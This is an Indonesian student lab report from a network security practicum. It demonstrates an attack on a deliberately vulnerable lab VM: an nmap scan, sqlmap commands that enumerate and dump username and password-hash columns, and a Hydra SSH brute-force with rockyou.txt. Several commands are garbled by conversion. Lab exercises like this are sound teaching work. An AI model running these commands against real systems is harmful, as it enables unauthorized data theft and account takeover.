# Praktikum Keamanan Jaringan (Kerentanan VDI Skenario\_Serangan)



Dosen Pembimbing : Dr. Ferry Astika Saputra, ST., M.Sc.

Disusun Oleh : Fifin Nur Rahmawati (3122640040)

1 D4 – IT B LJ

# PROGRAM STUDI TEKNIK INFORMATIKA DEPARTEMEN TEKNIK INFORMATIKA DAN KOMPUTER POLITEKNIK ELEKTRONIKA NEGERI SURABAYA 2023/2024

# Skenario Serangan

> SQL Map adalah sebuah alat atau tool yang digunakan untuk melakukan serangan SQL Injection pada aplikasi web. SQL Injection merupakan sebuah teknik yang digunakan oleh penyerang untuk memanipulasi perintah SQL yang dieksekusi oleh aplikasi,

dengan tujuan untuk mengakses, mengubah, atau menghapus data yang disimpan dalam database yang digunakan oleh aplikasi tersebut.

Dalam konteks SQL Map, alat ini digunakan untuk mengotomatisasi serangan SQL Injection. SQL Map melakukan analisis terhadap aplikasi web yang menjadi target, mengidentifikasi celah keamanan yang dapat dieksploitasi, dan secara otomatis mencoba berbagai serangan untuk mendapatkan akses ke database yang digunakan oleh aplikasi. Alat ini juga dapat melakukan ekstraksi data sensitif dari database, memperoleh informasi tentang struktur database, dan bahkan menjalankan perintah SQL yang spesifik.

- ➤ VDI VirtualBox merujuk pada format penyimpanan yang digunakan oleh VirtualBox untuk menyimpan mesin virtual yang telah dibuat. Format VDI (Virtual Disk Image) adalah format file yang digunakan oleh VirtualBox untuk menyimpan seluruh konten mesin virtual, termasuk sistem operasi, aplikasi, dan data lainnya.

  Dengan menggunakan VDI VirtualBox, pengguna dapat membuat dan mengelola mesin virtual dengan mudah. Format VDI memungkinkan pengguna untuk menentukan ukuran disk virtual, mengelola snapshot (salinan backup dari mesin virtual pada titik waktu tertentu), serta melakukan pengaturan tambahan seperti mengalokasikan sumber daya komputer (RAM, CPU) yang tersedia untuk mesin virtual.
- ➤ Hydra adalah sebuah alat atau tool yang digunakan untuk melakukan serangan bruteforce pada protokol jaringan dan aplikasi. Alat ini dirancang untuk mencoba kombinasi username dan password secara otomatis sampai menemukan kombinasi yang benar untuk mendapatkan akses ke sistem atau aplikasi yang menjadi target.
- 1. Melihat inet dengan ifconfig dengan command

#### \$ ifconfig

```
-(kali⊕kali)-[~]
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
       inet 192.168.123.213 netmask 255.255.255.0 broadcast 192.168.123.255
       inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
       RX packets 15 bytes 3191 (3.1 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 16 bytes 2262 (2.2 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Inet yang terdeteksi pada kalilinux adalah 192.168.123.213

2. Selanjutnya jalankan command berikut dan masukkan inet yang berhasil kita dapatkan

# \$ ipcalc 192.168.123.213


```
-(kali⊕kali)-[~]
$ ipcalc 192.168.123.213
                               11000000.10101000.01111011. 11010101
Address:
Netmask:
                               00000000.00000000.00000000. 11111111
Wildcard: 0.0.0.255
Network:
                               11000000.10101000.01111011. 00000000
HostMin: 192.168.123.1
                               11000000.10101000.01111011. 00000001
HostMax:
Broadcast: 192.168.123.255
                               11000000.10101000.01111011. 11111111
Hosts/Net: 254
                                Class C, Private Internet
```

digunakan di sistem operasi Linux untuk melakukan perhitungan dan pemformatan yang berkaitan dengan alamat IP dan subnet. Perintah ini sangat berguna dalam mengelola jaringan dan konfigurasi IP.


3. Selanjutnya, Command untuk mencari Ip dengan port 22 dengan \$ nmap 192.168.123.0/24 -p22 --open

digunakan untuk melakukan pemindaian port pada host atau jaringan dengan memfokuskan pada port 22 (port SSH) dan melaporkan status port yang terbuka.

4. Membuka pada web browser 192.168.123.105



5. 192.168.123.1058081/?tampil=artikel detail&id=83



sebuah URL dengan beberapa komponen yang memiliki pengaruh pada cara halaman web akan ditampilkan dan diakses.

6. Selanjutnya masukkan command

# \$ Sudo apt-get install sqlmap

```
(kali® kali)-[~]
$ sudo apt-get install sqlmap
[sudo] password for kali:
Reading package lists... Done
Building dependency tree ... Done
Reading state information... Done
sqlmap is already the newest version (1.7.2-1).
0 upgraded, 0 newly installed, 0 to remove and 1825 not upgraded.
```

digunakan untuk menginstal alat pengujian keamanan SQL Injection bernama SQLMap pada sistem operasi berbasis Debian

7. Untuk menginstruksikan MySQL untuk menampilkan daftar semua database yang tersedia di server MySQL yang sedang terhubung masukkan command berikut : \$ sqlmap -u "http://192.168.123.105:8081/index.php?tampil=artikel\_detail&id=83" -- dbs

- 8. Menyatakan bahwa sistem pengelolaan basis data (Database Management System atau DBMS) yang digunakan sebagai backend atau sistem pengolah utama adalah MySQL. The back-end DBMS is MySQL. Fetching database names available 5.
  - [\*] information schema
  - [\*] mysql
  - [\*] performance schema
  - [\*] sys
  - [\*] vulnweb

```
[09:17:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[09:17:34] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[09:17:35] [INFO] fetched data logged to text files under

'/home/kali/.local/share/sqlmap/output/192.168.123.105'

[*] ending @ 09:17:35 /2023-06-02/
```

9. Selanjutnya, menentukan database yang ingin diakses atau dianalisis. Setelah opsi ini, harus menyebutkan nama database yang valid yang ingin diakses. "vulnweb" untuk memilih database bernama "vulnweb" dan opsi "--tables" untuk mendapatkan daftar tabel yang ada dalam database tersebut. Dengan menggunakan command:

\$ sqlmap -u <a href="http://192.168.123.105:8081/index.php?tampil=artikel\_detail&id=83">http://192.168.123.105:8081/index.php?tampil=artikel\_detail&id=83</a> -D vulweb --tables

10. The back-end DBMS is MySQL. Fetching table for database vulnweb ada 7 Tables.

11. Sqlmap -u "https://192.168.123.105:8081/index.php?tampil=artikel\_detail&id=83" -D vulnweb user - colums

opsi "-T user" untuk memilih tabel "user", dan opsi "--columns" untuk mendapatkan daftar kolom yang ada dalam tabel tersebut.

12. Database vulnweb dengan table user terdapat 3 Colums

13. Sqlmap -u "https://192.168.123.105:8081/index.php?tampil=artikel\_detail&id=83" -D vulnweb -T user -C username - - dump


"-T user" untuk memilih tabel "user", opsi "-C username" untuk memilih kolom "username", dan opsi "--dump" untuk mendapatkan isi tabel yang terkait.

14. The back-end DBMS is MySQL . database pada vulnweb dengan table user 1entry

15. Selanjutnya, untuk memilih tabel "user", opsi "-C password" untuk memilih kolom "password", dan opsi "--dump" untuk mendapatkan isi table. Dengan command: \$ Sqlmap -u ""https://192.168.208.116/index.php?tampil=artikel\_detail&id=85" -D vulnweb -T user -C password - - dump

16. The back-end DBMS is MySQL . database pada vulnweb dengan table user terdapat 1 entry password (dalam bentuk hash)

# Cek pw bentuk hash



17. Cat username.txt membuat isi username



- 18. Selanjutnya kita jalankan **command Hydra** untuk memulai proses bruteforcenya belum ditemukan
- \$ hydra -L usernames.txt -P /home/kali/wordlist/rockyou.txt ssh://192.168.123.105 -t 4

```
(kali@ kali)-[~/wordlist]
$\frac{\phine=\lambda \lambda \lambd
```

Secara keseluruhan, perintah tersebut akan menjalankan Hydra untuk melakukan serangan brute-force pada protokol SSH terhadap host dengan alamat IP 192.168.123.105. Hydra akan mencoba kombinasi username dan password dari file usernames.txt dan rockyou.txt secara otomatis dengan menggunakan 4 thread untuk meningkatkan kecepatan serangan.